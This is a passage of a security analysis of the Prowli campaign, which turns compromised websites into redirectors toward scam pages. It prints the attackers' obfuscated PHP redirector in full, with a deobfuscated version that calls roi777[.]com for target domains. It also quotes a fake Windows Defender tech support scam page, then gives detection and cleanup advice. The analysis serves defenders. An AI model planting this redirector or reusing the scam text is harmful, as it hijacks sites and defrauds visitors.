


```
$ed6fe1d0be6347b8e = "/index/?1641501770611";
$s8c7dd922ad47494f=md5($ed6fe1d0be6347b8e);$h77e8e1445762ae1a=time
();$deaa082fa57816233=filemtime($s8c7dd922ad47494f);
$d07cc694b9b3fc636=$h77e8e1445762ae1a-$deaa082fa57816233;if(
file_exists($s8c7dd922ad47494f)){$se1260894f59eeae9=@fopen(
$s8c7dd922ad47494f,base64_decode('cg=='));$ke4e46deb7f9cc58c=
json_decode(base64_decode(fread($se1260894f59eeae9,filesize(
$s8c7dd922ad47494f))),1);fclose($se1260894f59eeae9);}if(
$d07cc694b9b3fc636>=60 ||!file_exists($s8c7dd922ad47494f)){
$m9b207167e5381c47=v64547f9857d8dc65($s8c7dd922ad47494f);if(
$m9b207167e5381c47[base64_decode('ZG9tYWlu')]){$ye617ef6974faced4=
base64_decode('aHR0cDovLw==').$m9b207167e5381c47[base64_decode(
'ZG9tYWlu')].$ed6fe1d0be6347b8e;}else{$kd88fc6edf21ea464=curl_init
();curl_setopt($kd88fc6edf21ea464,CURLOPT_RETURNTRANSFER,true);
curl_setopt($kd88fc6edf21ea464,CURLOPT_USERAGENT,base64_decode(
'QUkgcnNydg=='));curl_setopt($kd88fc6edf21ea464,CURLOPT_URL,
$ke4e46deb7f9cc58c[base64_decode('cnNydg==')]);curl_setopt(
$kd88fc6edf21ea464,CURLOPT_TIMEOUT,10);$aad5f82e879a9c5d6=curl_exec
($kd88fc6edf21ea464);curl_close($kd88fc6edf21ea464);
$ye617ef6974faced4=base64_decode('aHR0cDovLw==').$aad5f82e879a9c5d6
.$ed6fe1d0be6347b8e;}}else{$ye617ef6974faced4=base64_decode(
'aHR0cDovLw==').$ke4e46deb7f9cc58c[base64_decode('ZG9tYWlu')].
$ed6fe1d0be6347b8e;}function v64547f9857d8dc65($s8c7dd922ad47494f){
$kd88fc6edf21ea464=curl_init();curl_setopt($kd88fc6edf21ea464,
CURLOPT_RETURNTRANSFER,true);curl_setopt($kd88fc6edf21ea464,
CURLOPT_USERAGENT,base64_decode('QUkgcm9p'));curl_setopt(
$kd88fc6edf21ea464,CURLOPT_URL,base64_decode(
'aHR0cDovL3JvaTc3Ny5jb20vZG9tYWluX3RlbXAucGhwP2Y9anNvbg=='));
curl_setopt($kd88fc6edf21ea464,CURLOPT_TIMEOUT,10);
$mb4a88417b3d0170d=curl_exec($kd88fc6edf21ea464);curl_close(
$kd88fc6edf21ea464);$ke4e46deb7f9cc58c=json_decode(
$mb4a88417b3d0170d,true);if($ke4e46deb7f9cc58c[base64_decode(
'ZG9tYWlu')]){$h0666f0acdeed38d4=@fopen($s8c7dd922ad47494f,
base64_decode('dys='));@fwrite($h0666f0acdeed38d4,base64_encode(
$mb4a88417b3d0170d));@fclose($h0666f0acdeed38d4);return
$ke4e46deb7f9cc58c;}else return false;}header(base64_decode(
'TG9jYXRpb246IA==').$ye617ef6974faced4);?>
```

```
            $url_result="http://".$json_result_with_data["domain"].
            $ed6fe1d0be6347b8e;
        }
        else{
            $curl_object=curl_init();
            curl_setopt($curl_object,CURLOPT_RETURNTRANSFER,true);
            curl_setopt($curl_object,CURLOPT_USERAGENT,"AI rsrv");
            curl_setopt($curl_object,CURLOPT_URL,$json_obj["rsrv"]);
            curl_setopt($curl_object,CURLOPT_TIMEOUT,10);
            $curl_result2=curl_exec($curl_object);
            curl_close($curl_object);
            $url_result="http://".$curl_result2.$ed6fe1d0be6347b8e;
        }
    }
else{
    $url_result="http://"[.$json_obj["domain"].$ed6fe1d0be6347b8e;
}
function func_read_json_from_url_save_to_caca(
$str_4b7cd8cd33a299d843249df22537caca){
    $curl_object=curl_init();
    curl_setopt($curl_object,CURLOPT_RETURNTRANSFER,true);
    curl_setopt($curl_object,CURLOPT_USERAGENT,"AI roi");
    curl_setopt($curl_object,CURLOPT_URL,'
    http://roi777.com/domain_temp.php?f=json');
    curl_setopt($curl_object,CURLOPT_TIMEOUT,10);
    $curl_result=curl_exec($curl_object);
    curl_close($curl_object);
    $json_obj=json_decode($curl_result,true);
    if($json_obj["domain"])
        {
        $h0666f0acdeed38d4=@fopen($str_4b7cd8cd33a299d843249df22537caca
        ,"w+");
        @fwrite($h0666f0acdeed38d4,base64_encode($curl_result));
        @fclose($h0666f0acdeed38d4);
        return $json_obj;
    }else
        return false;
}
header("Location: ".$url_result);
?>
```

Before and after the redirector script is deobfuscated

The *send.php* page retrieves the target domain name to which the victim is later redirected to from *roi777[.]com*. This website provides randomly chosen domains, all redirecting to different websites of different types. The attackers append a unique id number to a target domain, allowing *roi777* to keep track of who is redirecting traffic.



Windows Defender Alert : Zeus Virus Detected In Your Computer !!

Please Do Not shutdown or Reset Your Computer.

**** Windows Warning Alert ****

Malicious Spyware/Riskware Detected
Error # 0x80072ee7
Please call us immediately at:
Do not ignore this critical alert.
If you close this page, your computer access will be disabled to prevent further damage to our network.
Your computer has alerted us that it has been infected with a Spyware and riskware.
The following information is being stolen...
Financial Data
Facebook Logins
Credit Card Details
Email Account Logins
Photos stored on this compute
You must contact us immediately so that our expert engineers can walk you through the removal process over the phone to protect your identity.
Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

Call Technical Support Immediately at

An example of a tech support scam visitors are redirected to

To sum it up, Prowli takes over legitimate websites and turns them, without their knowing, into redirectors of traffic towards malicious websites, some of which are simple scams, others reference tech support scams.

Detection & Prevention

The attacks are based on a mix of known vulnerabilities and credential guessing. This means prevention should consist of using strong passwords and keeping software up to date. While "patch your servers and use strong passwords" may sound trivial we know that "in real life" things are much more complicated. Alternatives include locking down systems and segmenting vulnerable or hard to secure systems, to separate them from the rest of your network.

For CMS software, if routine patching or external hosting is not a solution, assume at some point it will be hacked and follow strict hardening guides. The major CMS vendors WordPress and Drupal provide hardening guides. For example, a locked down WordPress installation would have prevented attackers from modifying files with their injected code. For general purpose PHP websites, OWASP provides a hardened PHP configuration.

Segmentation is a good practice and since you can't always prevent the breach, you should segment and monitor your network to minimise harm and avoid infamous breaches such as the fish tank breach. Routinely review who and what can access the servers. Keep this list to a minimum and pay special attention to IoT devices whose credentials cannot be changed. Monitoring connections would easily show compromised devices communicating with cryptocurrency mining pools.

R2R2 infected machines

If you have an infected machine with *r2r2*, stopping the worm & miner processes (*r2r2* and *xm11*) and deleting the files will suffice to clean up the attack. Don't forget to change passwords after the cleanup. You can detect these machines by looking for high CPU usage or an abnormal amount of outgoing SSH connections to unknown IPs.

Detect visitors of Prowli infected websites

Discovering if any of the computers in your network has visited an infected website can be done by examining network traffic and searching for traffic to wp.startreceive[.]tk and stats.startreceive[.]tk. Machines that tried to resolve one of these domains, have previously visited an infected website. We advise you to make sure users have not installed any malicious software or were exploited by common browser vulnerabilities. Also, it might be worth to search for domains ending in .tk. While there are legitimate web sites under that gTLD, according to this research, phishing domains are incredibly common under this register.

Detect compromised CMS servers

To check if a website is compromised, search the code files (PHP and JS files) for the following snippet:

JavaScript files: